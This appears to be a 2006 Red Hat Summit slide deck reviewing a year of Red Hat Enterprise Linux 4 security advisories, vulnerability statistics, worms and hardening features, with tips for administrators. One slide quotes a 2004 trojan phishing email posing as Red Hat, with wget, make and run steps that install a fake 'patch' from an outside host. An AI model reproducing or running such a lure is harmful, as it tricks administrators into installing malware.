

RED HAT :: NASHVILLE :: 2006

# SUMMIT



Security:  
A year of Red Hat Enterprise Linux 4

Mark J Cox

# How many updates?

- For Red Hat Enterprise Linux 4 from release, 15 Feb 2005 until 14 Feb 2006
  - 183 Security Advisories
  - released on 75 separate dates
  - addressing 422 vulnerabilities
- This isn't the whole story



# Sounds like a lot of vulnerabilities?



“The candies are poured into the hands of two people, each representing a customer using one of the operating systems. By the end, the much larger number of Red Hat Linux vulnerabilities has the candies spilling out of that person's hands.”

“Debby Fry Wilson, director of Microsoft's Security Response Center, who was there with Ballmer at the event in Germany, says she now takes packs of candies with her when she travels, to be able to stage the demonstrations.”

<http://blog.seattlepi.nwsourc.com/microsoft/archives/100240.asp>



# Part 1


# Vulnerabilities



# Severity Rating



# Severity Rating




- Critical

*“A vulnerability whose exploitation could allow the propagation of an Internet worm without user action.”*



# Severity Rating




- Important

*“easily compromise the Confidentiality, Integrity or Availability of resources”*



# Severity Rating




- Moderate

*“harder or more unlikely to be exploitable”*



# Severity Rating



- **Low**

*“unlikely circumstances .. or where a successful exploit would lead to minimal consequences”*



# Extending Critical Severity

- We also include issues that require a little user interaction, such as say browsing a malicious web site
  - Although it's not really something a worm can exploit
    - Unless it also affects your HTML email client
  - Ignore mitigation like “don't browse malicious sites”: it's like saying “Don't drive on streets where criminals are”



# Red Hat Enterprise Linux Details

## Server solutions

### Red Hat Enterprise Linux AS

The top-of-the-line enterprise server, supporting high-end and mission-critical systems. Available with the highest levels of support.

### Red Hat Enterprise Linux ES

The solution for small to mid-range servers used for the majority of today's business computing.

## Client solutions

### Red Hat Enterprise Linux WS

For technical workstation and single unit desktops/clients including software development, power desktop, targeted client applications, and High Performance Computing (HPC).

### Red Hat Desktop

Ideal for volume client system deployments. Available in 10-unit and 50-unit packs bundled with Red Hat Network Proxy or Satellite Server.

Containing approximately 1500 distinct software packages, Red Hat





## Package Installation Defaults

The installation program automatically chooses package groups to be installed on the system.

Select **Accept the current package list** to accept the default package groups and to continue with the installation process.

Select **Customize the set of packages to be installed** if you wish to select different or additional package groups.

The default installation environment includes our recommended package selection, including:


- Desktop shell (GNOME)
- Administration Tools
- Server Configuration Tools
- Web Server
- Windows File Server (SMB)

After installation, additional software can be added or removed using the 'system-config-packages' tool.


If you are familiar with Red Hat Enterprise Linux ES, you may have specific packages you would like to install or avoid installing. Check the box below to customize your installation.

- Install default software packages
- Customize software packages to be installed


# Enterprise Linux 4 AS/ES full install (total 422)



# Enterprise Linux 4 AS/ES default install (total 218)



# Enterprise Linux 4 WS/Desktop default install (total 274)



# Maximum of 19 critical flaws

- Browsers
  - Mozilla/Firefox (6)
  - Lynx (2)
  - Konqueror (1)
- Media players
  - HelixPlayer (6)
- Instant Messaging
  - Gaim (2)
  - Kopete (1)
- Servers
  - mod\_auth\_pgsql (1)



# Critical flaws: “Days of Risk”

- Time from an issue being known to the public until the day that a fix is available via Red Hat Network.



# Vulnerability Workload Index


- A measure of the number of significant vulnerabilities that staff would be required to address per day

$$\text{Workload index} = \frac{(\text{critical} + \text{important} + \frac{\text{moderate}}{5} + \frac{\text{low}}{20})}{\text{days in the month}}$$


- A workload index of 1.0 would mean an average of one significant vulnerability a day



# Vulnerability Workload Index: complete install



Vulnerability Workflow Index to 20060430



# Top 10... Riskiest Packages

Rank	Package	Critical	Important	Moderate	Low
1	kernel	0	55	17	4
2	firefox	6	23	23	7
3	mozilla	6	13	20	6
4	HelixPlayer	6	0	0	0
5	thunderbird	4	8	8	1
6	gaim	2	6	3	2
7	cups	0	15	2	0
8	xpdf	0	12	1	0
9	kdegraphics	0	12	1	0
10	gpdf	0	11	1	0

weight = critical + important/5 + moderate/20 + low/100

# Part 2

# Threats



# Public Exploits

- For a full install, not DoS
  - 23 non-kernel exploits
    - Buffer overflows: 11 (48%)
    - Format String flaw: 1 (4%)
    - Application flaws: 11 (48%)
  - 5 kernel exploits
    - Local unprivileged user gains privileges (root)
    - Most needed adjustment to work on Enterprise Linux 4



# Worms that affected Linux, over 5 years ago

Name	Worm released	Red Hat fixed vulnerability	Time before Worm
Adore (wuftpd, bind, lprng, statd)	Apr 2001	Jan 2001	3 months
Lion (bind)	Mar 2001	Jan 2001	2 months
Ramen Noodle (LPRng, wuftpd, statd)	Jan 2001	Sep 2000	4 months



# Worms that affected Linux last 5 years

Name	Worm released	Red Hat fixed vulnerability	Time before Worm
Lupper (PHP 3 <sup>rd</sup> party)	Dec 2005	Jul 2005	5 months
Mare (PHP 3 <sup>rd</sup> party)	Nov 2005	NA	
Sorso (Samba)	July 2003	Apr 2003	3 months
Millen (imap, bind, mountd)	Nov 2002	Nov 2002	1 week
Slapper (OpenSSL)	Sep 2002	Jul 2002	2 months

# So, what did affect us?

- Kernel local denial of service issues
- Kernel privilege escalation
- Password brute forcing
- Old and Bad third-party PHP scripts
- An unsophisticated phishing-style attack



Dear RedHat user,

RedHat found a vulnerability in fileutils (ls and mkdir), that could allow a remote attacker to execute arbitrary code with root privileges....

The RedHat Security Team strongly advises you to immediately apply the fileutils-1.0.6 patch. This is a critical-critical update that you must make by following these steps:

\* First download the patch from the Wcml RedHat mirror:

```
wget http://www.wcml.co.uk/critical/fileutils-1.0.6.patch.tar.gz
```

\* Untar the patch: `tar zxvf fileutils-1.0.6.patch.tar.gz`

\* `cd fileutils-1.0.6.patch`

\* `make`

\* `./inst`

Trojan email (One variant, October 2004)

“For Red Hat Enterprise Linux AS/ES default install for the first year there were **0 vulnerabilities** whose exploitation could allow the propagation of an Internet worm without user interaction.”

-- Mark J Cox



“Past performance is not a  
guarantee of future results”



“The best way to predict the future is to invent it” -- Alan Kay



# Red Hat Innovation

- Red Hat Linux
  - 1996: All packages and updates digitally signed
  - 2000: Single source for updates across OS stack
  - 2001: Firewall on by default
- Red Hat Enterprise Linux
  - 2004: NX & software NX by default
  - 2004: Randomization
  - 2005: Heap overflow checks
  - 2005: SELinux on by default
  - 2006: glibc/gcc checks on all packages



# Innovation works

- Blocked a double-free fault in krb5 which would otherwise have been rated critical
- Blocked the Lupper worm
- Of the 23 non-kernel exploits:
  - ExecShield should prevent remote exploits: 11 (48%)
  - SELinux default targeted policy restricts: 4 (17%)



# Part 3

## Top Three Tips



# Tip #1

- Use Red Hat Network to get notifications
  - Cuts down the number of alerts to those that affect your installation
- Use enterprise-watch-list to see everything for Red Hat Enterprise Linux




# Tip #2

- Remove packages you don't need
  - make a calculated decision if you want a non-default install
  - Choose the right Red Hat Enterprise Linux variant for each machine
  - Be careful to keep third party software up to date



# Tip #3

- Use appropriate user accounts
  - Lots of critical issues in user packages such as Firefox
  - So don't run them as root
    - Ever!



# 94.564% of statistics are made up?

## Run your own metrics

- <http://people.redhat.com/mjc/>
  - Updated at least monthly
  - Covers all Red Hat products
- Follow the bug links in advisories
  - Every bug has metadata
  - How we found it, when we found it, when we fixed it
- Hold [secalert@redhat.com](mailto:secalert@redhat.com) accountable

